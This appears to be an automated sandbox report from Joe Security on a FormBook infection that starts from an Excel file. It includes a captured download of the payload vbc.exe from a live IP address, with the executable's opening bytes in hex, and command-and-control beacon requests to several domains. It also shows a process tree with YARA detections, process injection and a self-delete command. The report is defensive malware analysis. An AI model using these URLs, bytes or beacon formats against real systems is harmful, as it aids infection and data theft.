Sep 27, 2021 15:40:02.405010939 CEST	0	OUT	GET /rpm/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 23.95.13.176 Connection: Keep-Alive
Sep 27, 2021 15:40:02.526333094 CEST	1	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 13:40:02 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1l PHP/7.4.23 Last-Modified: Mon, 27 Sep 2021 09:27:39 GMT ETag: "99000-5ccf6b55049f0" Accept-Ranges: bytes Content-Length: 626688 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 8b 8e 51 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 84 09 00 00 0a 00 00 00 00 00 00 82 a2 09 00 00 20 00 00 00 c0 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 30 a2 09 00 4f 00 00 00 00 c0 09 00 18 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 09 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 88 82 09 00 00 20 00 00 00 84 09 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 18 06 00 00 00 c0 09 00 00 08 00 00 00 86 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 e0 09 00 00 02 00 00 00 8e 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 64 a2 09 00 00 00 00 00 48 00 00 00 02 00 05 00 14 94 01 00 b4 9d 02 00 03 00 00 00 f9 02 00 06 c8 31 04 00 68 70 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 72 01 00 00 70 2a 1a 72 1b 00 00 70 2a 1e 19 8d 10 00 00 01 2a 1e 02 28 16 00 00 0a 2a 1e 02 7b 01 00 00 04 2a 22 02 03 7d 01 00 00 04 2a 1e 02 7b 02 00 00 04 2a 22 02 03 7d 02 00 00 04 2a 1e 02 7b 03 00 00 04 2a 22 02 03 7d 03 00 00 04 2a 1e 02 7b 04 00 00 04 2a 22 02 03 7d 04 00 00 04 2a 1e 02 7b 05 00 00 04 2a 22 02 03 7d 05 00 00 04 2a 86 02 03 28 0c 00 00 06 02 04 28 0e 00 00 06 04 2c 0f 04 8e 2c 0b 03 7e 17 00 00 0a 6f 33 03 00 06 2a 8a 02 03 28 0c 00 00 06 02 04 28 10 00 00 06 04 28 18 00 00 0a 2d 0b 03 7e 17 00 00 0a 6f 33 03 00 06 2a ce 02 28 0b 00 00 06 25 6f 32 03 00 06 03 28 19 00 00 0a 6f 33 03 00 06 02 28 0b 00 00 06 25 6f 32 03 00 06 72 31 00 00 70 28 19 00 00 0a 6f 33 03 00 06 2a 72 02 28 16 00 00 0a 02 03 28 17 00 00 06 02 04 28 19 00 00 06 02 05 28 1b 00 00 06 2a 1e 02 7b 06 00 00 04 2a 22 02 03 7d 06 00 00 04 2a 1e 02 7b 07 00 00 04 2a 22 02 03 7d 07 00 00 04 2a 1e 02 7b 08 00 00 04 2a 22 02 03 7d 08 00 00 04 2a 22 02 03 28 17 00 00 06 2a 1e 02 7b 09 00 00 04 2a 22 02 03 7d 09 00 00 04 2a 1e 02 7b 0a 00 00 04 2a 22 02 03 7d 0a 00 00 04 2a 1e 02 7b 0c 00 00 04 2a 22 02 03 7d 0c 00 00 04 2a 1e 02 7b 0d 00 00 04 2a 22 02 03 7d 0d 00 00 04 2a 1e 02 7b 0e 00 00 04 2a 22 02 03 7d 0e 00 00 04 2a 1e 02 7b 0f 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELQa0 @ @0O H.text `.rsrc@@.reloc@BdH1hprp*rp** (*{*"}*{*"}*{*"}*{*"}*{*"}*((,,~o3*(((-~o3*(%o2(o3(%o2r1p(o3*r((((*{*"}*{*"}*{*"}*"(*{*"}*{*"}*{*"}*{*"}*{

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	204.141.43.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:41:20.012839079 CEST	663	OUT	GET /scb0/?Fd=mwRuPibKyw2L8cALxBov5M1LiNVIxoe3TesDkz/iiiM8SziCnVEVET/qb0i1hxI+nmTWCA==&w6AxuD=NpI8gJ HTTP/1.1 Host: www.atelifer.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:41:20.176945925 CEST	665	IN	HTTP/1.1 404 Server: ZGS Date: Mon, 27 Sep 2021 13:41:20 GMT Content-Type: text/html Content-Length: 4639 Connection: close Set-Cookie: 0cea9df7db=d2341ff8556820e5fe7583c4c06e32ae; Path=/ X-XSS-Protection: 1 Set-Cookie: csrfc=0df0bdc9-2601-49d6-80c3-ae437cb5333b;path=/;priority=high Set-Cookie: _zcsr_tmp=0df0bdc9-2601-49d6-80c3-ae437cb5333b;path=/;SameSite=Strict;priority=high Pragma: no-cache Cache-Control: private,no-cache,no-store,max-age=0,must-revalidate Expires: Thu, 01 Jan 1970 00:00:00 GMT vary: accept-encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 2c 20 6e 6f 61 72 63 68 69 76 65 2c 20 6e 6f 73 6e 69 70 70 65 74 22 20 2f 3e 0a 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 5a 6f 68 6f 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 77 65 62 66 6f 6e 74 73 3f 66 61 6d 69 6c 79 3d 4f 70 65 6e 2b 53 61 6e 73 3a 34 30 30 2c 36 30 30 22 3e 0a 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 4f 70 65 6e 20 53 61 6e 73 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6f 6e 74 2d 73 69 7a 65 3a 31 31 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 30 70 78 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 30 70 78 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 35 66 35 66 35 3b 0a 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 2e 74 6f 70 43 6f 6c 6f 72 73 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 2d 6d 6f 7a 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 6c 65 66 74 2c 20 23 66 30 34 37 33 64 20 30 25 2c 20 23 66 30 34 37 33 64 20 32 35 25 2c 20 23 30 34 39 37 33 35 20 32 35 25 2c 20 23 30 34 39 37 33 35 20 35 30 25 2c 20 23 30 30 38 36 64 35 20 35 30 25 2c 20 23 30 30 38 36 64 35 20 37 35 25 2c 20 23 66 64 63 30 30 30 20 37 35 25 2c 23 66 64 63 30 30 30 20 31 30 30 25 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 2d 77 65 62 6b 69 74 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 6c 65 66 74 2c 20 23 66 30 34 37 33 64 20 30 25 2c 20 23 66 30 34 37 33 64 20 32 35 25 2c 20 23 30 34 39 37 33 35 20 32 35 25 2c 20 23 30 34 39 37 33 35 20 35 30 25 2c 20 23 30 30 38 36 64 35 20 35 30 25 2c 20 23 30 30 38 36 64 35 20 37 35 25 2c 20 23 66 66 64 63 30 30 30 20 37 35 25 2c 23 66 64 63 30 30 30 20 31 30 30 25 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 73 69 7a 65 3a 34 35 Data Ascii: <!DOCTYPE html><html> <head> <meta name="robots" content="noindex, nofollow, noarchive, nos nippet" /> <title>Zoho</title> <link type="text/css" rel="stylesheet" href="/webfonts?family=Open+Sans:400,600"> <style> body{ font-family:"Open Sans", sans-serif; font-size:11px; margin:0px; padding:0px; background-color:#f5f5f5; } .topColors{ background: -moz-linear-gradient(left, #f0473d 0%, #f0473d 25%, #049735 25%, #049735 50%, #0086d5 50%, #0086d5 75%, #fdc000 75%,#fdc000 100%); background: -webkit-linear-gradient(left, #f0473d 0%, #f0473d 25%, #049735 25%, #049735 50%, #0086d5 50%, #0086d5 75%, #fdc000 75%,#fdc000 100%); background-size:45

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	107.187.86.150	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:41:26.307230949 CEST	669	OUT	GET /scb0/?Fd=9/BqtxNO8SZEigUgjw/jJ2i6+zR3ejBZmh2LifaRE3cbasx521HSBMlSKzI9uLCsk85EYQ==&w6A xuD=NpI8gJ HTTP/1.1 Host: www.floridawp.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 15:41:26.471569061 CEST	670	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 27 Sep 2021 13:41:26 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	209.17.116.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:41:34.757893085 CEST	671	OUT	GET /scb0/?Fd=L8pgukv0AuVDNAdjNh2AJGutMHnCfg3bCrFlNw+YyifAdhr3mrIeLuq3PR+hiDkJiRhf3g==&w6A xuD=NpI8gJ HTTP/1.1 Host: www.viscoent.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:41:34.888544083 CEST	671	IN	HTTP/1.1 400 Bad Request Server: openresty/1.17.8.2 Date: Mon, 27 Sep 2021 13:41:34 GMT Content-Type: text/html Content-Length: 163 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 37 2e 38 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>400 Bad Request</title></head><body> 400 Bad Request <hr> openresty/1.17.8.2 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	203.170.129.2	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:41:43.241839886 CEST	672	OUT	GET /scb0/?Fd=BfSM6E5FO5mfZBpeeQrV1vQh+D95EOiFfI1FDjk8ynIPzfiNz31eNoHs9fDCzXb1/NDphw==&w6A xuD=NpI8gJ HTTP/1.1 Host: www.meta-bot.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 15:41:43.443789959 CEST	673	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 27 Sep 2021 13:41:43 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 315 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2308 Parent PID: 596

General

Start time:	15:39:21
Start date:	27/09/2021

Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f7a0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2584 Parent PID: 596

General

Start time:	15:39:41
Start date:	27/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 3064 Parent PID: 2584

General

Start time:	15:39:43
Start date:	27/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x2a0000
File size:	626688 bytes
MD5 hash:	0ECA879131A7B104418B085DB7F761C3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.470638311.0000000002281000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.471902194.0000000003289000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.471902194.0000000003289000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.471902194.0000000003289000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: vbc.exe PID: 2712 Parent PID: 3064

General

Start time:	15:39:48
Start date:	27/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x2a0000
File size:	626688 bytes
MD5 hash:	0ECA879131A7B104418B085DB7F761C3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.514287521.00000000000F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.514287521.00000000000F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.514287521.00000000000F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.514392464.00000000001C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.514392464.00000000001C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.514392464.00000000001C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.514522564.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.514522564.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.514522564.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2712

General

Start time:	15:39:49
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.506113220.0000000009549000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.506113220.0000000009549000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.506113220.0000000009549000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.496110195.0000000009549000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.496110195.0000000009549000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.496110195.0000000009549000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 200 Parent PID: 1764

General

Start time:	15:40:06
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0xe20000
File size:	20992 bytes
MD5 hash:	54A47F6B5E09A77E61649109C6A08866
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.679746422.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.679746422.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.679746422.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.680011174.0000000000270000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.680011174.0000000000270000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.680011174.0000000000270000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.680061969.00000000003B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.680061969.00000000003B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.680061969.00000000003B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2912 Parent PID: 200

General

Start time:	15:40:10
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a450000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021